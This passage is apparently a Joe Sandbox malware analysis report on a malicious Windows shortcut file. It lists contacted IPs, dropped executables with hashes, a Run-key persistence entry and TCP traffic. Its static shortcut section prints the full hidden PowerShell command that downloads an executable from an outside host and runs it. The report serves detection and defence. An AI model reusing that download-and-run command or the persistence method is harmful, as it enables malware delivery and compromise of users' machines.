http://schemas.xmlsoap.org/ws/2004/08/addressing	svhost.exe, 00000007.00000002.587473199.0000000003261000.00000004.00000800.00020000.00000000.sdmp	false		high
http://194.26.192.248:70534	svhost.exe, 00000007.00000002.587473199.00000000032EC000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://schemas.xmlsoap.org/ws/2004/08/addressing/fault	svhost.exe, 00000007.00000002.587473199.0000000003261000.00000004.00000800.00020000.00000000.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://tempuri.org/Endpoint/GetUpdatesResponse	svhost.exe, 00000007.00000002.587473199.0000000003261000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://oiartzunirratia.eus/install/clean/Lcovlccdxd.exe0y	powershell.exe, 00000000.00000002.328014232.000001D9DC4AB000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://contoso.com/	powershell.exe, 00000000.00000002.378116200.000001D9EC301000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://nuget.org/nuget.exe	powershell.exe, 00000000.00000002.378116200.000001D9EC443000.00000004.00000800.00020000.00000000.sdmp, powershell.exe, 00000000.00000002.328014232.000001D9DC4AB000.00000004.00000800.00020000.00000000.sdmp, powershell.exe, 00000000.00000002.378116200.000001D9EC301000.00000004.00000800.00020000.00000000.sdmp	false		high
http://https://www.newtonsoft.com/jsonschema	svhost.exe, 00000002.00000002.457069212.00000000056E0000.00000004.08000000.00040000.00000000.sdmp, svhost.exe, 00000002.00000002.428265959.0000000004197000.00000004.00000800.00020000.00000000.sdmp, svhost.exe, 00000002.00000002.428265959.0000000004760000.00000004.00000800.00020000.00000000.sdmp	false		high
http://tempuri.org/Endpoint/	svhost.exe, 00000007.00000002.587473199.0000000003261000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://tempuri.org/Endpoint/EnvironmentSettingsResponse	svhost.exe, 00000007.00000002.587473199.0000000003261000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://tempuri.org/Endpoint/VerifyUpdate	svhost.exe, 00000007.00000002.587473199.0000000003261000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://tempuri.org/0	svhost.exe, 00000007.00000002.587473199.00000000032FC000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://www.nuget.org/packages/Newtonsoft.Json.Bson	svhost.exe, 00000002.00000002.457069212.00000000056E0000.00000004.08000000.00040000.00000000.sdmp, svhost.exe, 00000002.00000002.428265959.0000000004197000.00000004.00000800.00020000.00000000.sdmp, svhost.exe, 00000002.00000002.428265959.0000000004760000.00000004.00000800.00020000.00000000.sdmp	false		high
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	powershell.exe, 00000000.00000002.328014232.000001D9DC2A1000.00000004.00000800.00020000.00000000.sdmp, svhost.exe, 00000007.00000002.587473199.00000000032EC000.00000004.00000800.00020000.00000000.sdmp	false		high
http://schemas.xmlsoap.org/soap/actor/next	svhost.exe, 00000007.00000002.587473199.0000000003261000.00000004.00000800.00020000.00000000.sdmp	false		high

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
185.101.226.22	oiartzunirratia.eus	Spain		56732	HOSTINET_ASES	true
194.26.192.248	unknown	Netherlands		1213	HEANETIE	true

General Information

Joe Sandbox Version:	36.0.0 Rainbow Opal
Analysis ID:	796782
Start date and time:	2023-02-02 08:08:11 +01:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 11m 23s
Hypervisor based Inspection enabled:	false
Report type:	light
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 104, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	18
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Sample file name:	07ff580e-3cfd-4c41-a92e-4ba534dd1a0a.lnk
Detection:	MAL
Classification:	mal100.rans.troj.spyw.evad.winLNK@18/15@3/2
EGA Information:	• Successful, ratio: 66.7%
HDC Information:	Failed

HCA Information:	• Successful, ratio: 97% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .lnk

Warnings

- Exclude process from analysis (whitelisted): MpCmdRun.exe, audiodg.exe, WMIADAP.exe, conhost.exe, backgroundTaskHost.exe
- TCP Packets have been reduced to 100
- Excluded IPs from analysis (whitelisted): 104.26.12.31, 172.67.75.172, 104.26.13.31
- Excluded domains from analysis (whitelisted): api.ip.sb.cdn.cloudflare.net
- Execution Graph export aborted for target powershell.exe, PID 4852 because it is empty
- Not all processes where analyzed, report is missing behavior information
- Report creation exceeded maximum time and may have missing disassembly code information.
- Report size exceeded maximum capacity and may have missing behavior information.
- Report size getting too big, too many NtAllocateVirtualMemory calls found.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtProtectVirtualMemory calls found.
- Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
08:09:13	API Interceptor	119x Sleep call for process: powershell.exe modified
08:10:01	Autostart	Run: HKCU\Software\Microsoft\Windows\CurrentVersion\Run Opgcxhsdw "C:\Users\user\AppData\Roaming\Hribpuz\Opgcxhsdw.exe"
08:10:10	Autostart	Run: HKCU64\Software\Microsoft\Windows\CurrentVersion\Run Opgcxhsdw "C:\Users\user\AppData\Roaming\Hribpuz\Opgcxhsdw.exe"

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\svhost.exe.log

Process:	C:\Users\user\AppData\Roaming\svhost.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped

Size (bytes):	1039
Entropy (8bit):	5.3436815157474165
Encrypted:	false
SSDEEP:	24:ML9E4Ks2EAE4Kzr7RKDE4KhK3VZ9pKhyE4KdE4KBLWE4Ks:MxHKXEAHKzvRYHKhQnoyHKdHKBqHKs
MD5:	20799406D8EAB97C5485A916A278ED0D
SHA1:	8547571BD0A17ED48FBECDE6D5E4749A66933D53
SHA-256:	BDDBB29FA099BDEB1C409FE844BDA2820D0550E0C97F7A64E01A0EAE4DBDF067
SHA-512:	CA887D0283B3B65BDFA91C90FAAD4C485B3861EEE54C1E6C3A7563DA77DD0D59AC20207259084E2A85E8FC25A48EB805E86904DA60B4C165B03B4A7D758C75 06
Malicious:	false
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeIma ges_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c5619 34e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll",0..3,"System.Core, Version=4.0. 0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d 16a3b6d\System.Core.ni.dll",0..2,"System.Numerics, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System.Runtime.Serialization, Versio n=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Runteb92aa12#\34957343ad 5d84daee97a1affda91665\System.Runtime.Serialization.ni.dll",0..2,"System.Data, Version=4.0.0.0, Culture=neutra

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	9432
Entropy (8bit):	4.924930598646688
Encrypted:	false
SSDEEP:	192:Gxoe5IpObxoe5lib4LVsm5emdzgkjDt4iWN3yBGHc9smgdcU6CkdcU6Cw9smqpOC:Xwib4Lokjh4iUxm44Qib4w
MD5:	38AABE3B9AA93BFAB8A73614371C91B3
SHA1:	FA8DFF5FA9309878D5B8AAE4789569842F004C18
SHA-256:	F2239C11FA85634E700A10AC31606A9E80D88129B4155E5A1D5068655E6CC0EE
SHA-512:	47DA224BD7DF769E9BD73FF9F1022EF3A7BBC70AD9348EF5F68CACC38553B2E1AEC00CBB15342EA940A2BB93FCAEF89C259B54FA6009CFD6DBE64EA66CDE 9DA9
Malicious:	false
Preview:	PSMODULECACHE.....S...C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1.....Uninstall-Module.....inmo.....fim o.....Install-Module.....New-ScriptFileInfo.....Publish-Module.....Install-Script.....Update-Script.....Find-Command.....Update-ModuleManifest.....Find-DscR esource.....Save-Module.....Save-Script.....upmo.....Uninstall-Script.....Get-InstalledScript.....Update-Module.....Register-PSRepository.....Find-Script... .....Unregister-PSRepository.....pumo.....Test-ScriptFileInfo.....Update-ScriptFileInfo.....Set-PSRepository.....Get-PSRepository.....Get-InstalledModule.....Find- Module.....Find-RoleCapability.....Publish-Script.....Y.....C...C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1.....Describe.....Get-TestDr iveItem.....New-Fixture.....In.....Invoke-Mock.....InModuleScope.....Mock.....SafeGetCommand.....Af

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	16592
Entropy (8bit):	5.410987074044769
Encrypted:	false
SSDEEP:	384:qt2/GhpBl5tq4S8pSVkuxA+ZQRbpwcKpGTrYv:YVPSeUkuxA+ZqGnkMv
MD5:	310C4E7C2994D0CD5224D366263EF16C
SHA1:	3EE7B1BFE08D17E86A520434913397849891C080
SHA-256:	2E70621EAD1BAF4EFE995F61FE8B4B97127E093DCB4F763AD551793F07F38FA3
SHA-512:	8DE6FF66910BB39BB7CDEB2FAC3705A904D8D12723601A4CDD90C5D68BD1F309F3089F585722FA2C5DADFC2E9CA8DF50C738275EF84438B82310E03953F9F1 0
Malicious:	false
Preview:	@...e.....@.....H.....<@.^.L."My...:'..... .Microsoft.PowerShell.ConsoleHostD.....fZve...F.....x.).....System.Management.Automati on4.....[...{a.C..%6..h.....System.Core.0.....G-.o...A...4B.....System..4.....Zg5..:O..g..q.....System.Xml..L.....7.....J@.....~.....#.Microso ft.Management.Infrastructure.4.....].D.E.....System.Data.8.....'....L..}.....System.Numerics.@.....Lo...QN.....<Q.....System.Directory Services<.....H..QN.Y.f.....System.Management...H..... ....H..m)aUu.....Microsoft.PowerShell.Security...<.....~.[L.D.Z.>..m.....System.Trans actions.<.....):gK..G...$.1.q.....System.ConfigurationP...../.C..J..%...].....%.Microsoft.PowerShell.Commands.Utility...D.....-.D.F.<;.nt.1.....Sy stem.Configuration.Ins

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_2dl1g21b.4iv.ps1

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1

Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 0A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_2tkd4yp5.4vu.ps1

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 0A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_4tbik0zf.2rj.ps1

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 0A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_o0spqkob.y12.psm1

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 0A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_pndsvao1.r4t.psm1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA46510A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_tq0dbqin.drf.ps1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA46510A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_wnsrzb1y.ojp.psm1	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA46510A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_xeyz4iyq.hlj.psm1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B

SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 0A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Roaming\Hribpuz\Opgcxhsdw.exe

Process:	C:\Users\user\AppData\Roaming\svhost.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	1262592
Entropy (8bit):	**7.998247140834419**
Encrypted:	**true**
SSDEEP:	24576:Yw03rS2BK40yMVrs+JBe0pw0H/bap4p16SM7RdkZu3svS/oUfsD:barS2BKOM/JBeYJfFP6SMdd6aRfs
MD5:	D3713110654DC546BD5EDC306A6E7EFD
SHA1:	DB266E554E96098584BCBB29AA2774106A7E90BF
SHA-256:	97BFA0BD9F3B382280F67839C650A3D7BE16AA31F124810F3A9B9559E34619C6
SHA-512:	35013774DA17EDF34B0D632766D54A55609D4C68B12DA758B26016E5590F349F0A5DD475041CC7DBF02960A67214F9917DA34B4C0D7BACDD839865D31FED8DE
Malicious:	**true**
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 41%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...Q..c.....0..:.....Y... .....@.. ....`.....8Y..S....`..... ....H.....text....9... ...:..... ..`.rsrc.....`.....<.....@..@.reloc..... .....B.....@..B.....pY.....H.....M.....(....*..(....*..0..~.....+q. .*.....%.....(.....s.....s.....s....s.....o.....o.....o.....%.,.. o.....,..o.....&.....X...2..*..*...4....6..@.....(..V.....".>`.....ej.....*..0.....r...p.....(.....%.....(....%.....(....%.....(....%.....(.....(....s.....o.....~....o.....~.....(....r ...pr...p.(.....%.....(.....(.....o.....~....o.....~..

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\3f5c690594e955e6.customDestinations-ms (copy)

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	5400
Entropy (8bit):	3.460490990610461
Encrypted:	false
SSDEEP:	48:vPBls6BRnL8AIsmAs9Q+uoI8//SogZokTPM9Q+uoI8//SogZokTjH:vplZ9QAPmZ9D+dH/T09D+dH/Tr
MD5:	9F73D566A530A0B1FC2724837D09E46D
SHA1:	9A3C7C1C2D8C77A1F1A3EB79F019E44D3B181F2F
SHA-256:	518FBC31978AD77A79734368B6CC6063DAE3C6A7AFE9E853E08D00A165F0FB00
SHA-512:	075E997F617ABC4F1C53E212D081BC6AF0E20FCCF4D421EFC74D438D47720BF7450B75FEC6A4CF1B13594723A8742132FAABC39A0429E858700161EC8B6B2A4 A
Malicious:	false
Preview:	.....FL.....F.`.. .....a.u.....?.6..&.}>.6.....a.....P.O. .:i.....+00.:...:...LB.)...A&...&.....-....c.u...H".?.6.....2.....BV%9 .07FF58~1.LNK..... ...U3mBV%9....P.....0.7.f.f.5.8.0.e.-.3.c.f.d.-.4.c.4.1.-.a.9.2.e.-.4.b.a.5.3.4.d.d.1.a.0.a...l.n.k.....n.....-.....m...../.....C:\Users\user\Desktop\07ff580e- 3cfd-4c41-a92e-4ba534dd1a0a.lnk.. .C.:.\.W.i.n.d.o.w.s.\.S.y.s.t.e.m.3.2.\.i.m.a.g.e.r.e.s...d.l.l.....%SystemRoot%\System32\imageres.dll..... .....%.S.y.s.t.e.m.R.o.o.t.%.\.S.y.s.t.e.m.3.2.\.i.m.a.g.e.r.e.s... d.l.l.....

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\GIDF619N8JJ3AV0K3L7X.temp

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	5400
Entropy (8bit):	3.460490990610461
Encrypted:	false
SSDEEP:	48:vPBls6BRnL8AIsmAs9Q+uoI8//SogZokTPM9Q+uoI8//SogZokTjH:vplZ9QAPmZ9D+dH/T09D+dH/Tr
MD5:	9F73D566A530A0B1FC2724837D09E46D
SHA1:	9A3C7C1C2D8C77A1F1A3EB79F019E44D3B181F2F
SHA-256:	518FBC31978AD77A79734368B6CC6063DAE3C6A7AFE9E853E08D00A165F0FB00
SHA-512:	075E997F617ABC4F1C53E212D081BC6AF0E20FCCF4D421EFC74D438D47720BF7450B75FEC6A4CF1B13594723A8742132FAABC39A0429E858700161EC8B6B2A4 A
Malicious:	false

Preview:	.....FL.....F.`.. .....a.u.....?.6..&.}>.6.....a.....P.O. .:i.....+00.:...:...,.LB.)...A&...&.....-....c.u...H".?.6.....2.....BV%9 .07FF58~1.LNK..... ...U3mBV%9....P.....0.7.f.f.5.8.0.e.-.3.c.f.d.-.4.c.4.1.-.a.9.2.e.-.4.b.a.5.3.4.d.d.1.a.0.a...l.n.k.....n.....-.....m...../.....C:\Users\user\Desktop\07ff580e-3cfd-4c41-a92e-4ba534dd1a0a.lnk.. .C.:\.W.i.n.d.o.w.s.\.S.y.s.t.e.m.3.2.\.i.m.a.g.e.r.e.s...d.l.l.....%SystemRoot%\System32\imageres.dll..... .....%.S.y.s.t.e.m.R.o.o.t.%.\.S.y.s.t.e.m.3.2.\.i.m.a.g.e.r.e.s...d.l.l.....

C:\Users\user\AppData\Roaming\svhost.exe

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	1262592
Entropy (8bit):	**7.998247140834419**
Encrypted:	**true**
SSDEEP:	24576:Yw03rS2BK40yMVrs+JBe0pw0H/bap4p16SM7RdkZu3svS/oUfsD:barS2BKOM/JBeYJfFP6SMdd6aRfs
MD5:	D3713110654DC546BD5EDC306A6E7EFD
SHA1:	DB266E554E96098584BCBB29AA2774106A7E90BF
SHA-256:	97BFA0BD9F3B382280F67839C650A3D7BE16AA31F124810F3A9B9559E34619C6
SHA-512:	35013774DA17EDF34B0D632766D54A55609D4C68B12DA758B26016E5590F349F0A5DD475041CC7DBF02960A67214F9917DA34B4C0D7BACDD839865D31FED8DE
Malicious:	**true**
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 41%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...Q..c.....0..:.....Y... .....@.. ..`.....8Y..S...`..... ....H.....text....9... ..`.....`.rsrc.....`.....<.....@..@.reloc..... .....B.....@..B.....pY.....H.....M.....(....*..(....*..0..~.....+q. .*.....%.....(.....s.....s.....s....s.....o.....,..o.....o.....%.,.. o.....,..o.....&.....X...2..*..*...4....6..@.....(..V.....".>`.....ej.....*..0.....r...p.....(.....%.....(.....%.....(.....%.....(.....%.....(.....(....s.....o.....~....o.....~.....(....r ...pr...p.(.....%.....(.....(.....o.....~....o.....~..

Static File Info

General

File type:	MS Windows shortcut, Item id list present, Has Relative path, Has command line arguments, Icon number=97, ctime=Sun Dec 31 23:06:32 1600, mtime=Sun Dec 31 23:06:32 1600, atime=Sun Dec 31 23:06:32 1600, length=0, window=hidenormalshowminimized
Entropy (8bit):	2.6703001446537837
TrID:	• Windows Shortcut (20020/1) 100.00%
File name:	07ff580e-3cfd-4c41-a92e-4ba534dd1a0a.lnk
File size:	2238
MD5:	ef7f9739337bc657cd0a63e32e27d0a1
SHA1:	bf67555a7272f24ceb57b1c49e4cf37dc17b246f
SHA256:	a517abf69af75cef34cc2db14981ea42b2ef4424c140e37363f80badb2353c6c
SHA512:	e3d0a14ac1b9165e75e619aa6f76058a4c799bb722abaeafac977c35f31ab10ad8c8a51c7f3828bb896cbf339f971974a4fb26421ba6aea52530ac84b7785ada
SSDEEP:	24:8Ad/BHYVKVWU+/CWT+Oy+brUMkWq+/E4I0aHz:8A5aby+brHCAI
TLSH:	3C4103104BE50324E7F29B7A6D7AE30148767C55EE52CFCC0150919C2825621F4B4F2B
File Content Preview:	L.....F.@.....a.....P.O. .:i.....+00.../C:\.....V.1.....Windows.@.....W.i.n.d.o.w.s.....Z.1.....System32..B.....

File Icon

Icon Hash:	74f4e4e4e4e9e1ed


Static Windows Shortcut Info

General

Relative Path:	..\..\..\..\..\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Command Line Argument:	-ExecutionPolicy bypass -noprofile -windowstyle hidden (New-Object System.Net.WebClient).DownloadFile('https://oiartzunirratia.eus/install/clean/Lcovlccdxd.exe','%APPDATA%\svhost.exe');Start-Process '%APPDATA%\svhost.exe'
Icon location:	C:\Windows\System32\imageres.dll

Network Behavior

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 2, 2023 08:09:15.062617064 CET	49696	443	192.168.2.4	185.101.226.22
Feb 2, 2023 08:09:15.062683105 CET	443	49696	185.101.226.22	192.168.2.4
Feb 2, 2023 08:09:15.062773943 CET	49696	443	192.168.2.4	185.101.226.22
Feb 2, 2023 08:09:15.083594084 CET	49696	443	192.168.2.4	185.101.226.22
Feb 2, 2023 08:09:15.083625078 CET	443	49696	185.101.226.22	192.168.2.4
Feb 2, 2023 08:09:15.203605890 CET	443	49696	185.101.226.22	192.168.2.4
Feb 2, 2023 08:09:15.203768969 CET	49696	443	192.168.2.4	185.101.226.22
Feb 2, 2023 08:09:15.209753990 CET	49696	443	192.168.2.4	185.101.226.22
Feb 2, 2023 08:09:15.209783077 CET	443	49696	185.101.226.22	192.168.2.4
Feb 2, 2023 08:09:15.210397959 CET	443	49696	185.101.226.22	192.168.2.4
Feb 2, 2023 08:09:15.249974966 CET	49696	443	192.168.2.4	185.101.226.22
Feb 2, 2023 08:09:15.249999046 CET	443	49696	185.101.226.22	192.168.2.4
Feb 2, 2023 08:09:15.357883930 CET	443	49696	185.101.226.22	192.168.2.4
Feb 2, 2023 08:09:15.357947111 CET	443	49696	185.101.226.22	192.168.2.4
Feb 2, 2023 08:09:15.357959032 CET	443	49696	185.101.226.22	192.168.2.4
Feb 2, 2023 08:09:15.358021975 CET	49696	443	192.168.2.4	185.101.226.22
Feb 2, 2023 08:09:15.358047009 CET	443	49696	185.101.226.22	192.168.2.4
Feb 2, 2023 08:09:15.358072996 CET	49696	443	192.168.2.4	185.101.226.22
Feb 2, 2023 08:09:15.405755997 CET	443	49696	185.101.226.22	192.168.2.4
Feb 2, 2023 08:09:15.405869007 CET	443	49696	185.101.226.22	192.168.2.4
Feb 2, 2023 08:09:15.405965090 CET	49696	443	192.168.2.4	185.101.226.22
Feb 2, 2023 08:09:15.405998945 CET	443	49696	185.101.226.22	192.168.2.4
Feb 2, 2023 08:09:15.406048059 CET	49696	443	192.168.2.4	185.101.226.22
Feb 2, 2023 08:09:15.406059027 CET	443	49696	185.101.226.22	192.168.2.4
Feb 2, 2023 08:09:15.406121969 CET	49696	443	192.168.2.4	185.101.226.22
Feb 2, 2023 08:09:15.453543901 CET	443	49696	185.101.226.22	192.168.2.4
Feb 2, 2023 08:09:15.453768969 CET	443	49696	185.101.226.22	192.168.2.4
Feb 2, 2023 08:09:15.453768015 CET	49696	443	192.168.2.4	185.101.226.22
Feb 2, 2023 08:09:15.453802109 CET	443	49696	185.101.226.22	192.168.2.4
Feb 2, 2023 08:09:15.453839064 CET	49696	443	192.168.2.4	185.101.226.22
Feb 2, 2023 08:09:15.453866005 CET	49696	443	192.168.2.4	185.101.226.22
Feb 2, 2023 08:09:15.453957081 CET	443	49696	185.101.226.22	192.168.2.4
Feb 2, 2023 08:09:15.454049110 CET	49696	443	192.168.2.4	185.101.226.22
Feb 2, 2023 08:09:15.454076052 CET	443	49696	185.101.226.22	192.168.2.4
Feb 2, 2023 08:09:15.454148054 CET	49696	443	192.168.2.4	185.101.226.22
Feb 2, 2023 08:09:15.454179049 CET	443	49696	185.101.226.22	192.168.2.4

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 2, 2023 08:09:15.454262972 CET	443	49696	185.101.226.22	192.168.2.4
Feb 2, 2023 08:09:15.454296112 CET	49696	443	192.168.2.4	185.101.226.22
